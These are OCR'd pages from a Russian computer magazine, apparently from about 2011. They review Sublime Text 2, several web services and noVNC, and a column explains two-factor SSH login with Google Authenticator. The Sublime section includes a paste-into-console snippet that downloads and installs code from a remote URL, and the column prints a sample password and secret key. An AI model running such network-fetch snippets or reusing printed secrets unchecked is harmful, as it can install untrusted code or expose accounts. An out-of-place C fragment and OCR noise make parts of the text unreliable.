- В Metro UI уже доступна иконка магазина приложений. Кажется, Microsoft сделал его самым последним. Да и то Windows App Store пока не работает в Developer Preview. Но когда магазин, наконец, станет доступным, через него можно будет покупать как приложения для планшетников, так и традиционные десктопные программы. Чтобы попасть в каталог приложений, нужно быть подписчиком.
- Проверка орфографии теперь работает по всей системе, независимо от приложения (да-да, ради этого приходилось устанавливать дополнительные утилиты).
- Другая интересная фича — Refresh Your PC — позволяет вернуть систему в изначальное состояние по нажатию одной кнопки. Неужели больше не придется переустанавливать систему? Интересно, что можно не только вернуться к состоянию после установки, но и установить несколько refresh-точек — своеобразных образов, которые можно накатить на систему. ⌶⊏



Попробуй найди кнопку для выключения

WWW2



Интерактивный учебник программированию

CODECADEMY

www.codecademy.com


Каждый, кто изучал какой-нибудь язык программирования, знает, каким утомительным может стать чтение сухой литературы. Хочется попробовать новые знания здесь и сейчас, не прыгая туда-обратно от чтения к реализации примеров. Недавно появившийся сервис Codecademy (академия программирования) пытается решить эту проблему, предлагая интерактивный интерфейс для обучения программированию (пока только JavaScript). Идея — сделать процесс максимально интерактивным. Теория выдается очень маленькими порциями, но главное: ее сразу предлагается проверить в интерактивной консоли. Пока не поймешь и не сделаешь все правильно, сервис не пустит на следующий шаг. Академия следит за прогрессом и выдает награды а-ля Foursquare.

Видеокасты для программистов

SHOWMEDO

showmedo.com

Есть еще один способ научиться азам (!) программирования, не заглядывая в мануал. Суть хорошо иллюстрирует старая добрая поговорка «Лучше один раз увидеть, чем сто раз услышать». Есть немало сервисов (вроде peepcode.com или destroyallsoftware.com), которые за небольшую денежку предоставляют доступ к хорошо снятым скринкастам, в которых гуру-кодеры делятся решением конкретных задач. Видео с живым человеком — это уже не сухая статья, а наглядное видео с комментариями понимающего человека. Что называется, смотри и учись. ShowMeDo — это тоже сборник видеокастов для программистов, но развивающийся за счет энтузиастов, а потому на 100% бесплатный. В приоритете Python: только для него здесь выложено более 600 роликов на разные темы.




Аггрегатор хак-видео

SECURITYTUBE

www.securitytube.net

Раз уж мы заговорили про скринкасты, с нашей стороны грех не упомянуть профильный ресурс — SecurityTube. Это, бесспорно, самый большой агрегатор видео на тему информационной безопасности. Да, тут тысячи трешовых роликов, снятых индусами на кривом английском и показывающих, как запустить Metasploit. Ну и ладно. Зато здесь же хостится огромное количество видео с различных конференций, скринкастов от известных людей в области ИБ, сотни демонстраций различных техник, сплоитов, X-Toolz и PoC'ов. Есть даже целые тематические подборки видео, например, по аудиту беспроводных сетей. Кстати, если поискать, то легко находятся и некоторые наши VisualHack++ :).



Редактор блок-схем

ASCIIFLOW

www.asciiflow.com

Очень забавный сервис. По сути, это редактор блок-схем, но с одним огромным отличием от, например, Visio. Вместо обычных графических элементов здесь используются исключительно символы из Ascii-таблицы. Получается полезный Ascii art. Доступных элементов пока не очень много, но даже существующего набора достаточно, чтобы нарисовать сложные блок-схемы. Элементы после появления на полотне не превращаются в неуправляемый набор символов. Их можно перемещать, указывать связи между ними с помощью интерактивных стрелочек. Зачем нужны Ascii-диаграммы? Да ни за чем :). Нажав на кнопку «Ditaa!», ты получишь уже нормальную графическую схему.

Степан «Step» Ильин (twitter.com/stepah)



Sublime Text 2, или кунг-фу кодинг

ПРАВИЛЬНЫЙ РЕДАКТОР КОДА ДЛЯ ПРОГРАММИСТА

Если бы полгода назад меня попросили посоветовать редактор кода, то под Windows я бы предложил Notepad++, под Linux — gedit, а под Mac — легендарный TextMate. Сегодня я ответил бы всем: Sublime Text 2. И не только потому что он кросс-платформенный, а потому что это супер-редактор с целой дюжиной убойных фич.

WWW

• **Форум с большим количеством обсужденийя и плагинов для Sublime Text:** www.sublimetext.com/forum

• **Полезные плагины:** wbond.net/sublime_packages

Sublime Text 2. Интерфейс под Mac



Полноценного релиза Sublime Text 2 еще не было, но с каждым новым билдом редактор обрастает новыми фишками. Разработчики крепко взялись за создание убийцы TextMate, который пользуется бешеной популярностью среди программистов под Mac, но давно кардинально не обновляется. Поклонники шутят: Duke Nukem Forever и тот вышел раньше, чем пользователям предложили вторую версию TextMate. Вокруг Sublime Text, напротив, собирается большое сообщество программистов. Их легко понять: когда привыкаешь ко всем фишкам, предлагаемых редактором, с трудом представляешь, как без них обходился ранее. Редактор радует буквально всем, а если чего-то и не хватает, то это без труда можно доставить с помощью расширений, которых становится все больше и больше, опять же за счет профессионального сообщества. По иронии судьбы, работает он не только под Mac, а под всеми популярными платформами. И это одна из главных его киллер-фич.

КРОСС-ПЛАТФОРМЕННОСТЬ

Что ни говори, а Sublime Text никогда бы не завоевал такой популярности, если бы не разрабатывался для Windows, OS X и Linux одновременно. Работая под разными системами, больше не нужно использовать целый зоопарк разных текстовых редакторов, переключаясь с одного интерфейса на другой и вспоминая горячие клавиши (а какой кодинг без хоткеев?). Секрет кросс-платформенныcти отчасти кроется в платформе разработки, которую выбрали создатели редактора. В это сложно поверить, но Sublime написан на Python'е! Можно даже нажать комбинацию Ctrl-` (тильда), чтобы в нижней части редактора появилась полноценная Python-консоль. С помощью Python'а можно на лету управлять поведением редактора: есть специальные API, которые используют создатели подключаемых плагинов. За кросс-платформенное счастье с Python'ом внутри разработчики даже не требуют денег. Точнее говоря, просят, но не требуют. В течение неограниченного триала, Sublime лишь иногда будет напоминать: «Раз уж ты так давно пользуешься программой, стало быть, есть за что отдать $59 долларов его разработчику?». Очень честно.

УБОЙНЫЙ ИНТЕРФЕЙС

Интерфейс Sublime можно любить, а можно ненавидеть. Он не похож ни на что другое. Разработчики подошли к этому вопросу творчески, стараясь реализовать тот путь работы с текстом, которые сами считают правильным. Тут нет тулбаров и вообще лишних элементов интерфейса. Только код и его уменьшенная проекция (мини-карта), отображаю-

щаяся с правой стороны. Оформление вкладок честно подсмотрено у Chrome. Отступы и ограничения блоков наглядно выделяются едва заметными пунктирными линиями, как это реализовано в Notepad++. А в качестве цветовой схемы по умолчанию используется брутальный темный вариант, который непременно привлекает внимание тех, кто заглядывает в экран твоего ноутбука. Вариантов цветовых схем – тьма тьмущая, часть из них позаимствована из TextMate. Поначалу не замечаешь каких-то мелких деталей, но со временем начинаешь ценить проработку мелочей. При выделении текста все пробелы и знаки табуляции выделяются спецсимволами, а уголочки незаметно, но очень приятно скругляются. Подсветка синтаксиса понимает, что для подсветки HTML-исходника может понадобиться еще и схема для JavaScript, чтобы раскрасить соответствующий код. Всего из коробки поддерживается большинство языков программирования: C, C++, C#, CSS, D, Erlang, HTML, Groovy, Haskell, HTML, Java, JavaScript, LaTeX, Lisp, Lua, Markdown, Matlab, OCaml, Perl, PHP, Python, R, Ruby, SQL, TCL, Textile и XML. Никто не мешает скачать дополнительные схемы или набросать свою собственную.

МИНИ-КАРТА КОДА


Рассказывая об интерфейсе Sublime, невозможно не остановиться на некоторых ноу-хау. Например, мини-карте кода, которая, как говорят сами разработчики, показывает исходник с высоты 10 000 футов. Это узкая панель с правой стороны, на которой выводится масштабируемая копия текста. Здесь невозможно рассмотреть сам текст, но зато сразу видна структура документа. И сразу понятно, какую часть сорца ты редактируешь. Можно кликнуть в интересующее место карты — и Sublime покажет этот кусок кода. Кто-то может спросить: а зачем это нужно? Лучший способ ответить на этот вопрос –открыть в редакторе файл вроде этого: pastebin.com/raw.php?i=7356r0ZM :). Кто-то, возможно, и против подобных наворотов, но лично мне, по ощущением, мини-карта действительно помогает в навигации по документу. А если эффективность увеличивается хоть на два процента, то почему бы и нет?

РАЗНЫЕ РЕЖИМЫ ПРОСМОТРА

Для тех, кто стремиться к максимальному минимализму, есть свои плюшки: в первую очередь, режим «Distration Free Mode» (Shift + F11). Вот уж где не будет никаких отвлекающих факторов — только ты и код. Sublime Text скрывает абсолютно все элементы редактора и ОС. Можно обойтись без фанатизма — работать в полноэкранном режиме, который также позволяет использовать каждый пиксел экрана, но при этом сохраняя удобные панели редактора, консоль и мини-карту редактора. На экран легко выводятся несколько файлов одновременно, достаточно лишь выбрать через меню («View → Layout») подходящую сетку. При этом переключаться между такими панелями можно очень легко с помощью горячих клавиш.

Package Control:
Package Control: Add Repository
Package Control: Disable Package
Package Control: Discover Packages
Package Control: Enable Package
Package Control: Install Package
Package Control: List Packages
Package Control: Remove Package
Package Control: Upgrade Package
Package Control: Add Repository Channel
Package Control: Create Package File
Package Control: Create Binary Package File
Package Control: Upgrade/Overwrite All Packages

Управление пакетами



Альтернативная и очень удачная тема Soda

КОМАНДНАЯ ПАНЕЛЬ

Как и в Textmate, в Sublime Text есть командная панель. Это супер-удобный инструмент, который вызывается через меню «Tools» или хоткеем Ctrl + Shift + P (в Mac: Shift + Command + P). Неважно, хочешь ли ты вставить сниппет, вызвать макрос, выполнить преобразование текста (например, перевести все буквы в ЗАГЛАВНЫЕ), — все это можно сделать через Command Palette. Просто нажимаешь хоткей, набираешь начальные символы названия элемента (скажем, сниппета Try/Except) — и Sublime показывает нужные варианты. 5 минут привыкания — и любые сниппеты ты вставляешь в 33 раза быстрее, чем если бы сбивался и ковырялся мышкой в меню. Причем элементы, выводящиеся на командной панели, подстраиваются под тип файлов: для py-исходника не будет лишних сниппетов, кроме заготовок для Python.

GO ANYTHING

Другая панель, о которой другие редакторы могут только мечтать, называется «Go Anything». Название не врет: она действительно помогает перейти в документе к чему угодно. Вызывается горячей клавишей Ctrl + P (Mac: Command + P). Далее есть варианты. Можно набрать название файла, чтобы открыть его. Поиск осуществляется по открытым файлам, файлам проекта, а также недавно закрытым документам. Результат ты получаешь мгновенно, по мере набора маски, даже если в проекте 50 000 документов! Хочешь перейти к нужной 10 строке в текущем файле? Набирай в поле `":10"`. Вводим символ `"#"` и осуществляем простой поиск по текущему файлу. Причем Sublime мгновенно отображает в списке подходящие под критерий элементы. Отдельно хочу обратить внимание на поиск по символам (переменным, функциям, классам). Для этого строку поиска надо начинать с символа `"@"`. Таким образом, найти и перейти к нужной функции — это пара нажатий на клавиатуру (кстати, для поиска по символам можно сразу использовать хоткей Ctrl + R). И здесь опять же работают подсказки и автокомплит. Механизм не только быстрый, но и умный. Например, если ввести tp@rf, мы сможем переместиться к функции `read_file` открытого файла `text_parser.py`, а `tp:100` перенесёт к 100-й строчке того же файла! Секрет быстрого поиска в том, что Sublime Text в фоновом режиме подгружает файлы, которые с большой вероятностью понадобятся тебе во время работы.

МНОЖЕСТВЕННОЕ ВЫДЕЛЕНИЕ

Еще одна улетная фича. Суть в том, чтобы не делать одинаковые изменения 10 раз, а делать 10 изменений разом. Ты можешь установить курсор в разных местах страницы — и набираемые символы будут дублироваться во всех выбранных областях. То, что раньше приходилось выполнять с помощью регулярных выражений или поиска с заменой, теперь зачастую быстрее сделать через множественное выделение. Самый простой вариант — просто зажать Alt (или Command под Mac'ом)

```
}

free(buf);
*uid = pw->pw_uid;
return secret_filename;
}

static int setuser(int uid) {
#ifdef HAS_SETFSUID
  int old_uid = setfsuid(uid);
  if (uid != setfsuid(uid)) {
    setfsuid(old_uid);
    return -1;
  }
#else
  int old_uid = geteuid();
  if (old_uid != uid && seteuid(uid)) {
    return -1;
  }
```

Поиск реализован очень здорово и поддерживает регулярные выражения

Мультивыделение

и потом кликнуть в тех местах документа, где нужно расположить курсор. Или выбрать блок строк и нажать Shift + Ctrl/Command + L — текст будет набираться на каждой из них. Но удобнее всего другой режим, позволяющий отредактировать одинаковые элементы (названия функций, переменных и т.д.) Для этого надо поместить курсор на нужном слове и затем несколько раз нажать Control/Command + D. Каждое нажатие — каждое новое «захваченное» вхождение этого слова. Можно сразу поставить дополнительный курсор во всех вхождениях нужного слова. Это делается нажатием Alt + F3 под виндой и Ctrl+Command+G под маком.

АВТОМАТИЗАЦИЯ

Множественное выделение — не единственный способ сэкономить время на операциях с текстом. К твоим услугам классно реализованные функции поиска и замены. Рутину могут автоматизировать макросы, которые позволяют записывать действия с текстом, а потом их повторять. Есть еще одна похожая опция — повторение последнего действия. Если покопаться в меню Edit, то найдешь еще немало интересных опций для редактирования. Например, сортировку текста или наоборот перемешивания строк. Для проектов на C++ есть фишка переключения между хедером и файлом с реализацией — Alt-O (File-Swap Header/Implementation). Само собой, доступна система сборки. Поддерживаются проекты, написанные на: D, Erlang, Haskell, JavaC, Make, Python, Ruby.

ПОДДЕРЖКА ПЛАГИНОВ

Возможности редактора легко прокачивается за счет подключаемых плагинов (которые, как и сам редактор, пишутся на Python'е). Если еще не так давно дополнительных пакетов было не так много, то теперь есть из чего выбрать. Сказывается стремительное развитие редактора и ошеломляющий успех у программистов, которые ринулись реализовывать те фишки, которые они использовали в других редакторах и не нашли из коробки в Sublime Text. Вместо того чтобы вручную скачивать исходники аддонов и размещать в нужных директория Sublime'а, удобнее воспользоваться специальным менеджером пакетов. Он пока недоступен по умолчанию (уверен, что временно), но сам реализован в виде подключаемого пакета. Чтобы установить Sublime Package Control, нужно открыть внутреннюю консоль приложения (напомню, что это полноценный Python-интерпретатор) и вставить туда следующий сниппет кода:

```
import urllib2,os;pf='Package Control.sublime-package';
ipp=sublime.installed_packages_path();os.makedirs(ipp)
if not os.path.exists(ipp) else None;
open(os.path.join(ipp,pf),'wb').write(urllib2.urlopen(
'http://sublime.wbond.net/'+pf.replace(' ','%20')).read())
```

После перезапуска приложения в меню ты найдешь пункт «Preferences → Package control». Если выбрать в появившемся меню

ВАЖНЫЕ ДОПОЛНЕНИЯ ДЛЯ SUBLIME TEXT



SublimeCodeIntel
bit.ly/p5LzZE

Автокомплит, реализованный в Sublime по умолчанию, не слишком крут. Подключив этот плагин, ты получишь всю мощь технологиия Code Intelligence от известного Komodo Editor. Это не только правильный автокомплит,но и дополнительные подсказки при наборе кода , а также удобная навигация по сорцам.



sublime-text-2-git
bit.ly/rfna50

Из коробки Sublime не поддерживает интеграцию с системами контроля версий. Но это упущение давно исправили энтузиасты, выпустив соответствующие плагины. С помощью этого аддона ты сможешь работать с репозиториями Git. Аналогичные есть и для SVN, и Mercurial.



Clipboard history
bit.ly/rqtKEu

Полезное дополнение, которое внутри Sublime Text реализует историю изменений для буфера обмена (аналог Ditto), позволяя быстро обратиться к любому из элементов. Причем в историю попадают только те сниппеты кода, которые ты занес из Sublime Text и только по горячей клавише (Ctrl + C).



Mote
bit.ly/mPIeAO

Этот плагин позволяет редактировать файлы по протоколам sftp/ssh2, предоставляя максимально прозрачное взаимодействие с файлами на сервере. Имей в виду, что для работы ему необходимы бинарники известного клиента PuTTY — как для поддержания соединения, так и генерации ключей.

ПОЛЕЗНЫЕ ТИПСЫ

1 Если Sublime Text не может определить кодировку файла, то он автоматически выбирает Windows 1252. Конечно, можно открыть файл заново, принудительно выбрав кодировку (File → Reopen with encoding → Windows 1251), но это быстро надоедает. Правильнее заставить Sublime выбирать по умолчанию не Windows 1252, а Windows 1251. Для этого нужно внести минимальные изменения в конфиге (Preferences → File settings Default). Находим там строчку:

```
"fallback_encoding": "Western (Windows 1252)",
```

И меняем ее, соответственно, на:

```
"fallback_encoding": "Cyrillic (Windows 1251)",
```

2 Если ты большой фанат Vi'a, то тебя особенно должен порадовать специальный режим редактора «Vintage Mode». Он позволяет объединить привычные команды vi и все удобные фичи Sublime Text'a, включая автовыделение. Этот режим по умолчанию отключен, чтобы не пугать неподготовленных пользователей. Чтобы активировать его, придется открыть конфиг «Preferences → Global Settings → Default menu item» и убрать пакет Vinate из списка игнорируемых (выключенных пакетов), поправив следующую строчку:

```
"ignored_packages": ["Vintage"]
//было
"ignored_packages": []
//стало
```

Перезапусти Sublime. Нажми ESC. — если в статус-баре появилась знакомая надпись INSERT MODE, значит, все заработало :).

3 На мой вкус, стандартная тема оформления Sublime Text выше всяких похвал. Можно поиграться с другими темами, которые идут из коробки, но, если хочешь чего-то особенного, рекомендую нестандартные темы Soda (есть две вариации — светлая и темная).

1. Скачиваем .zip-архив с GitHub-странички проекта (bit.ly/nlMqT7)
2. Распаковываем файлы в каталог Theme → Soda и помещаем ее в папку Packages внутри Sublime Text.
3. Далее активируем схему, прописывая ее в настройках (Preferences → User Global Settings). В зависимости от темы: светлой (Soda Light. sublime-theme) или темной (Soda Dark. sublime-theme), вставляем нужную строчку в конфиг:

```
{
    "theme": "Soda Light.sublime-theme"
}
```

Python внутри. Открываем консоль

«Install packet», то ты увидишь список аддонов, доступных для установки. Менеджер пакетов сам скачает все файлы и разместит их в нужных директориях — тебе остается лишь выбрать пакет.

ZEN CODING

Чтобы ощутить всю мощь, которую предоставляют плагины, предлагаю подключить пакет Zen Coding. Этот аддон реализует хитрый способ ускоренного написания HTML и CSS кода, которым я давно пользуюсь. Идея заключается в применении специальной системы аббревиатур и краткой записи кода, которые по определенным правилам «раскрываются» в полноценный код. Суть лучше всего объяснит пример.

```
div#page>div.logo+ul#navigation>li*3>a
```

Написав этот код, нажимаем нехитрое комбо на клавиатуре (ctrl+space, как для автодополнения) и получаем следующий результат:

```
<div id="page">
        <div class="logo"></div>
        <ul id="navigation">
                <li><a href=""></a></li>
                <li><a href=""></a></li>
                <li><a href=""></a></li>
        </ul>
</div>
```

Освоив очень простые правила (bit.ly/pEAGgU), ты ускоришь разработку разметки в разы. Вот хорошая демонстрация: bit.ly/pipb3U. Поверь, это тот самый случай, когда лучше один раз увидеть, чем сто раз увидеть.

ПРОЕКТ

Не могу не похвалить то, как в редакторе реализована система проектов. В проекте полностью бэкапится состояние редактора, включая все измененные и несохраненные файлы. Если тебе вдруг понадобилось переключиться на другой проект, ты... просто туда переключаешься. Например, через ту же панель «Goto Anything». Переключение происходит мгновенно. Без лишних лагов и десятка вопросов а-ля «Хотите ли сохранить изменения?» (потому что все изменения сохраняются автоматически). Когда ты в следующий раз откроешь проект, все будет в том же виде, что и при закрытии. Чего тут лишние вопросы задавать? :).

Чтобы добавить файлы в проект, достаточно перетащить их на сайдбар (панель слева). Заметь, не открывать (что часто не нужно) файлы, а просто прилинковать нужные из них, добавив в список. Можно даже перетащить целую директорию — Sublime Text обработает все сразу. Сайдбар — это вообще довольно удобный инструмент для изучения кода. Если кликнуть по какому-то из файлов проекта, то редактор не будет открывать 153-ю ненужную вкладку, а просто отобразит ее. И в самом деле: зачем нужна вкладка, если нужно просто что-то посмотреть внутри документа? Если же ты хочешь редактировать документ, по файлу нужно кликнуть дважды. Это удобно.

РЕЗЮМИРУЮ

Из таких маленьких удобных фенек и состоит весь Sublime Text. Если попробовать описать программу в двух слова, то я бы назвал ее редактором-убийцей. Она работает под разными системами. Из коробки предоставляет несколько уникальных фич. Разработчики уверенно реализуют лучшие фичи из других продуктов, активно поддерживая миграцию (реализовав, например, поддержку бандлов TextMate). А те фишки, которых программистам не хватает, часто появляются реализованными в виде плагинов. Успех пугает состоявшихся игроков рынка. Даже заскучавшие создатели TextMate'a засуетились под напором укрепляющегося конкурента, пообещав до конца года выпустить новую ветку своего продукта. Да, у Sublime есть некоторые проблемы, которые могут испугать — взять хотя бы необходимость ковыряться в текстовых конфигах. Но я уже с трудом представляю работу без этого быстрого редактора с классным интерфейсом, системой сниппетов, удобным поиском и панелям «Go To Anything», мультиселектом и поддержкой zencoding. Рекомендую.]С



КОЛОНКА РЕДАКТОРА

Про двухфакторную авторизацию для SSH

Я смело могу дать тебе пароль для своего аккаунта на Gmail. Вот он: Hdfk^j2. Я точно знаю, что ты не сможешь получить доступ к почте без одноразового ключа, который генерирует специальное приложение на моем телефоне. И это благодаря двухфакторной авторизации, которую может включить каждый в настройках своего Google-аккаунта. Но использовать подобный инструмент только для входа в GMail довольно скучно. Поэтому сегодня я хочу поделиться с тобой, как я прикрутил эту же самую систему для безопасного входа на мои SSH-серверы.

Итак, двухфакторная аутентификация. Идея заключается в том, чтобы усилить стандартную схему авторизации «логин — пароль» дополнительным одноразовым ключом. Последний генерируется специальным мобильным приложением Google Authenticator (есть версии для iPhone, Android, BlackBerry) на основе открытых алгоритмов и специального ключа, который есть у программы-генератора и Google. Когда сервис просит ввести одноразовый ключ, нужно ввести цифры с экрана телефона — и вход осуществлен. Если же ключа нет, то зайти в почту ты не сможешь, пусть даже у тебя откуда-то есть правильные логин и пароль (например, человек сказал тебе их сам, как только что сделал я :).

Надо сказать, что Google развивает идею двухфакторной авторизации в правильном направлении. Исходники мобильных приложений открыто доступны, а в качестве алгоритмов используются черновики альянса OATH (Initiative for Open Authentication), который поддерживают многие известные вендоры (в том числе Symantec и VeriSign). Но что еще более важно: помимо утилит для генерации кодов, Google предлагает еще и вторую часть системы, которая эти самые ключи проверяет. Ты беспрепятственно можешь скачать подключаемый модуль аутентификации (PAM) и использовать прелести двухфакторной авторизации, например, в OpenSSH.

1. Загружаем исходники PAM-модуля из Google Code хранилища:

```
hg clone https://google-authenticator.googlecode.com/
hg/ google-authenticator/
```

2. Пробуем компилировать:

```
cd google-authenticator/libpam/
$ sudo make
```

   Если сборка вывалится с ошибкой, то надо отредактировать Makefile (патч можно посмотреть здесь: bit.ly/q7aysJ).

3. Переносим модуль pam_google_authenticator.so в /lib/security/, а google-authenticator в /usr/bin.

4. Далее добавляем строчку в /etc/pam.d/sshd, чтобы SSH-демон подгружал наш PAM-модуль:

```
auth required pam_google_authenticator.so
```

   И обновляем конфиг /etc/ssh/sshd_config:

```
ChallengeResponseAuthentication yes
```

5. Все, теперь все подключено. Осталось настроить саму двухфакторную авторизацию, сгенерировав секретный ключ:

```
$ google-authenticator
https://www.google.com/chart?chs=200x200&..FBPWIL6PRYLVBQ
Your new secret key is: YOFBPWIL6PRYLVBQ
```


6. Полученный линк можно открыть в браузере. На экране появится QR-код, который нужно сосканировать на телефоне приложением Google Authenticator, чтобы то, в свою очередь, сохранило сгенерированный секретный ключ. Заметь, программа по-прежнему будет генерировать ключи и для твоего аккаунта в Google (само собой, разные).

7. Ребутаем SSHD, чтобы изменения вступили в силу, и убеждаемся, что для подключения теперь нужен еще и временный ключ! ⌶


1 Настраиваем PAM-модуль



2 Сканируем QR-код на телефоне



Получаем временный ключ



Вводим ключ при подключении



Proof-of-Concept

VNC-КЛИЕНТ НА HTML5

Каждый раз, когда речь заходит о решении для удаленного подключения к рабочему столу, мы всегда обращаем внимание на важный момент: можно ли использовать его прямо из браузера? Многие известные продукты предоставляют подобный функционал, но веб-клиент реализован при помощи Java или Flash. Создатели noVNC пошли дальше. Это первая реализация VNC-клиента, полностью написанная на HTML5 (WebSockets + Canvas).

Технология VNC (Virtual Network Computing) давно стала одним из наиболее популярных решений для подключения к удаленному рабочем столу. В ее основе лежит проверенный временем протокол RFB (remote framebuffer). У Intel даже появилась его аппаратная реализация – Intel KVM, благодаря которой ты можешь удаленно подключиться к компьютеру еще до запуска операционной системы. VNC-клиенты можно найти для любых ОС, в том числе и мобильных. Но теперь есть реализация, которая вообще не зависит от платформы. noVNC (kanaka.github.com/noVNC) работает в браузере и использует лишь только возможности HTML5. Фишка в том, что такая реализация будет нормально функционировать вообще на любом устройстве, для которого есть браузер, поддерживающий новые стандарты.

ТРЕБОВАНИЯ

noVNC использует самые современные возможности HTML5, поэтому главные требования проект предъявляет к браузеру. Он должен поддерживать:

- HTML5 Canvas (с createImageData).
- HTML5 WebSockets. Для тех браузеров, которые не имеют встроенной поддержки WebSockets, проект включает в себя web-socket-js – это эмулятор WebSockets, использующий для работы Adobe Flash.
- Быстрый движок Javascript Engine. Если бы у браузера не было быстрого JS-движка, едва ли удалось реализовать полноценный протокол RFB.

На практике лучше всего подходят Chrome и Firefox, которые используют технологию Native WebSockets.

ЧТО ВНУТРИ

noVNC – это композиция нескольких модулей, которые рендерят изображения, обрабатывают ввод данных, поддерживают сетевое соединение. Каждый из модулей написан таким образом, чтобы работать под разными браузерами. Наиболее важными являются, во-первых, Display (include/display.js), который занимается рендерингом изображений с помощью HTML5-элемента canvas, во-вторых, RFB (include/rfb.js), являющийся основным классом для реализации протокола RFB, и, в-третьих, Websock (include/network.js), который используется для передачи данных Native WebSockets и автоматически переключается на технологию Flash Websocket в случае необходимости.

КАК ИСПОЛЬЗОВАТЬ?

До тех пор, пока ты не используешь VNC-сервер с поддержкой соединений через WebSockets (таких как x11vnc/libvncserver), тебе придется использовать специальный прокси-сервер WebSockets2TCP. К счастью, реализация такого посредника, написанная на Python, включена в проект (это websockify) и, что важно, имеет встроенную поддержку SSL/TLS-шифрования ("wss://"). Для начала работы есть специальный скрипт, который запустит mini-webserver, на котором дальше будет принимать подключения, и WebSockets-прокси. В параметрах необходимо указать адрес запущенного VNC-демона:

```
./utils/launch.sh --vnc localhost:5901
```

Прокси после запуска выдаст URL, который необходимо вставить в браузер. Далее останется нажать на кнопку «Connect» и наслаждаться подключением. Запущенная прокси будет принимать подключения и транслировать их реальному VNC-серверу.



noVNC не требует ничего, кроме браузера с HTML5

